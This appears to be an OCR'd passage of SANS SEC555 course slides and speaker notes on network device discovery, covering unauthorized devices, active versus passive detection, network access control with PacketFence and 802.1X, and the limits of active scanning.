laptop or mobile device because they want to follow company policy and not stream music on business assets. While well-meaning, this can accidentally bring in infection or adversaries. Wireless access points are common to find in an enterprise. Whether malicious or not, employees feel it is easier to work on wireless, and if they do not have it, they may go out and purchase their own wireless AP. Finally, it is also common to find some unknown asset. These tend to be old devices that, at some point, were used by the business but have not been properly decommissioned.

Each of these unauthorized devices—along with many others—poses a risk to an organization. Based on published statistics, organizations are struggling to track authorized vs. unauthorized more and more each year. For instance, in the EY 2015, the percentage of organizations that were concerned with their ability to know all assets was at 42% while in 2016 it is 46%.


Importance of Device Discovery

Device discovery is concerned with protecting YOUR assets

- Bonus is finding unauthorized devices

You cannot protect what you are unaware of

- Missing agent = no patching
- Personal devices = possible infections
- Missing domain membership = no security policy

Inside of network is like a baby bunny


- Cute but ultimately soft and vulnerable

Importance of Device Discovery

When thinking about how to perform device discovery, some individuals began to dream of spy movies. The idea of scanning a room for wiretaps and finding a bug in the air conditioning vent seems a natural thought. While device discovery does uncover unauthorized devices, it is also extremely important for one simple fact: You cannot protect what you do not know about.

It should be a goal to find and know about all assets an organization has so that things such as patching and applying security policies can be properly handled. Through the course of performing penetration tests as well as tuning things like intrusion detection systems, this author has come across old systems that are not in inventory yet contain sensitive data on them. When asked what the system is, no one knows. While the blame game could be played, the point is that time is everyone's enemy, and unless a process exists to identify assets, this is likely to happen.

This is no simple task. It is challenging for organizations and even more challenging for managed service providers. If an organization does not know what each asset is for, then it is not a fair expectation that a managed security service provider (MSSP) will know. If the MSSP cannot know the business context of an asset, then monitoring and protection become more and more difficult. This is an area where end users of managed services can try to better integrate with their MSSP.



Active vs. Passive Network Detection


Best way to identify devices is to use both active and passive techniques

- **Active:** Interacts with the end device
  - Port scanning
  - Authentication
- **Passive:** Does not interact with the device
  - Passive network analyzers
  - Log files (such as from common network services)

SANS | SEC555 | SIEM with Tactical Analytics 19

Active vs. Passive Network Detection

For best results, a combination of active and passive detection methods is needed. Active simply means the end device is interacted with to gain information from it. Passive means the activity generated by an end device is monitoring to gain information about it.



Device Discovery Sources

Active

- Network Scanners
- Vulnerability Scanners
- Inventory Systems

Active/Passive ?

Network Access Control


Passive

- Active Directory
- Zeek
- DHCP
- NetFlow
- Switch CAM Tables
- Wireless IDS

SANS

Device Discovery Sources

This slide includes a sample of active or passive discovery sources. It is not an exhaustive list.



Network Access Control (NAC)

NAC is king on knowing and controlling what is on network

- Difficult to implement and maintain
- Intended to control authorized vs. unauthorized devices

All devices require a form of authentication or registration

- Successful devices log as authorized
- Failed devices log as unauthorized

PacketFence[1] is an open-source NAC with support services

SANS SEC555 | SIEM with Tactical Analytics 21

Network Access Control (NAC)


In a perfect world, every organization would have complete control over what devices can connect with and talk on their network. NAC was designed to do just this. However, planning and implementing is difficult. Improperly tuned, a legitimate device is unable to function or an unauthorized device gains access.

When implemented, NAC provides a clear-cut record of what devices are authorized and which ones are not. This is because NAC requires each device meet certain requirements to be considered authorized. Packetfence[1] is an open-source NAC solution mentioned due to its price tag and availability.

References:

https://packetfence.org

https://sec555.com/76



Device Registration

NAC solutions "authenticate" devices in various ways

- 802.1X Port Authentication (CIS 1.5 + 1.6)
- MAC Address OUI (Organizationally Unique Identifier)
- DHCP Fingerprint: Analyzes DHCP packets of systems

Compliance checks: Act as augmentation to authentication


- Vulnerability scan
- Intrusion Detection System (IDS): Possibly dangerous...
- Patching/Antivirus/User Agents/Etc.

SANS SEC555 | SIEM with Tactical Analytics 22

Device Registration

With NAC, each device must meet certain conditions to become authorized. While there are multiple ways of doing this, the two most common are authorization by MAC prefix and 802.1 Port Authentication. The MAC prefix is the first six hexadecimal characters of a MAC address, which is associated with the vendor of a specific device. The first six hexadecimal characters are referred to as the OUI or Organizationally Unique Identifier. Port Authentication can be handled multiple ways but is often associated with the use of x509 certificates.

Depending on the NAC solution, other checks can be performed. For instance, a device may require MAC authentication, but since MAC addresses can be spoofed, a post-authentication check, such as a vulnerability scan or SNMP v3 authentication packet, may be used to verify a printer is really a printer. While less common, it is also possible to authorize a device by default but then scan it or attempt to authenticate against it and kick it back off the network should it fail to allow the authentication. All of the options can be evaluated by trying out PacketFence or other commercial NAC solutions.



NAC Example

Authorized

- Windows authenticates using computer certificate
- Printer allowed by MAC
- Printer allowed by DHCP


Unauthorized

- Personal device fails
- Misconfigured box fails
- Adversary cloning MAC may succeed

NAC Example

This slide demonstrates why a common NAC deployment would work. Starting on the left, the Windows desktop would be plugged into the switch and then authenticate using an x509 certificate. As long as it passed, it would be granted access and be considered an authorized device. Next, the printer would be plugged in, but since it does not support 802.1x port authentication, it would fall back to MAC authentication. If the MAC prefix or the full MAC address of the printer is allowed, it will be granted access and added as an authorized device. Finally, a hacker plugs his or her laptop into the switch. Likely it supports 802.1x, but the functionality is disabled, so a fallback to MAC authentication occurs. However, the MAC address presented is likely not authorized, so the device fails and gets added to the list of unauthorized devices. This may be followed up with the attacker looking at the back of the printer, cloning the MAC address and stealing the printer's network jack.

Note: MAC authentication is not a form of authentication. MAC addresses can be spoofed. Authentication normally involves something like my name is Bob and my password is Security555isD@b0mb! (something you know). The something you know could be replaced by something you have (a smart card) or something you are (a fingerprint). Yet MAC authentication effectively says hi my name is Bob. Thus, it is not really a form of authentication, even though it is called MAC authentication. This is why NAC solutions started to add capabilities for post-authentication. This allows attempting to validate that a device is what it really says it is.



NAC Problems

Organizations are restricted by time and money

- NAC is time-consuming to set up and can be expensive
- As a result, many organizations do not have NAC

Even if deployed, it is likely not deployed everywhere

- Virtual environments do not support NAC well
- Switches in data center typically do not need NAC

Other forms of device discovery are necessary


SANS SEC555 | SIEM with Tactical Analytics 24

NAC Problems

While NAC seems ideal to discover authorized and unauthorized devices, it has some problems.

1. It is expensive both monetarily as well as operationally—the amount of labor required for ongoing management can be high.
2. NAC does not work in certain segments of the network. For example, it is likely not going to work in a data center.
3. Some devices are not good candidates for NAC. This could be switches in a data center, or it could be a special subnet out on the network. For example, if you have a subnet that only contains phones and a firewall is in place to only allow the phones access to specific services, it may not be worth the time to enable NAC. (Keep in mind, you may be trading off a good detection strategy for the convenience of not implementing something like MAC-based NAC.)

Due to these reasons, it is almost certain that a NAC solution will not contain a full list of authorized and unauthorized devices. Therefore, other forms of discovery are necessary.



Active Discovery

Network scanning is the most common form of active discovery

- Often done with a network or vulnerability scanner

PROs

- Interaction allows for additional information
- Easy to implement with mature technology

CONs

- Slow and cannot be real time
- Will not discover devices that ignore scanner

SANS


SEC555 | SIEM with Tactical Analytics 15

Active Discovery

The most common form of device discovery is some form of network scanning. This traditionally involves things such as port scanning or remote authentication requests. It is the most common because of how easy it is to set up. For instance, a centralized system can be set up to reach out and scan each subnet. This quickly identifies IP addresses, Ports, Services, Operating Systems, and more.

While this is easy to set up and maintain, it is slow in that it can never be real time. Active discovery involves reaching out and interacting with devices. While this can be done quickly to a single device, it often takes hours or more to scan the entire network. A best-case scenario is often being able to scan the entire network once a day or once a week.

One of the most critical drawbacks to active discovery is it requires the end device to respond to the scanner. If a device is on and receives an ICMP echo request packet but does not respond with an ICMP echo reply, then it is likely to be skipped by a scanner.




Scanning Problem

Active scanning fails when no response is received

1. Due to network or host-based firewalls
2. Or operating systems that do not follow RFC standards

Prevents active scanning from discovering anything

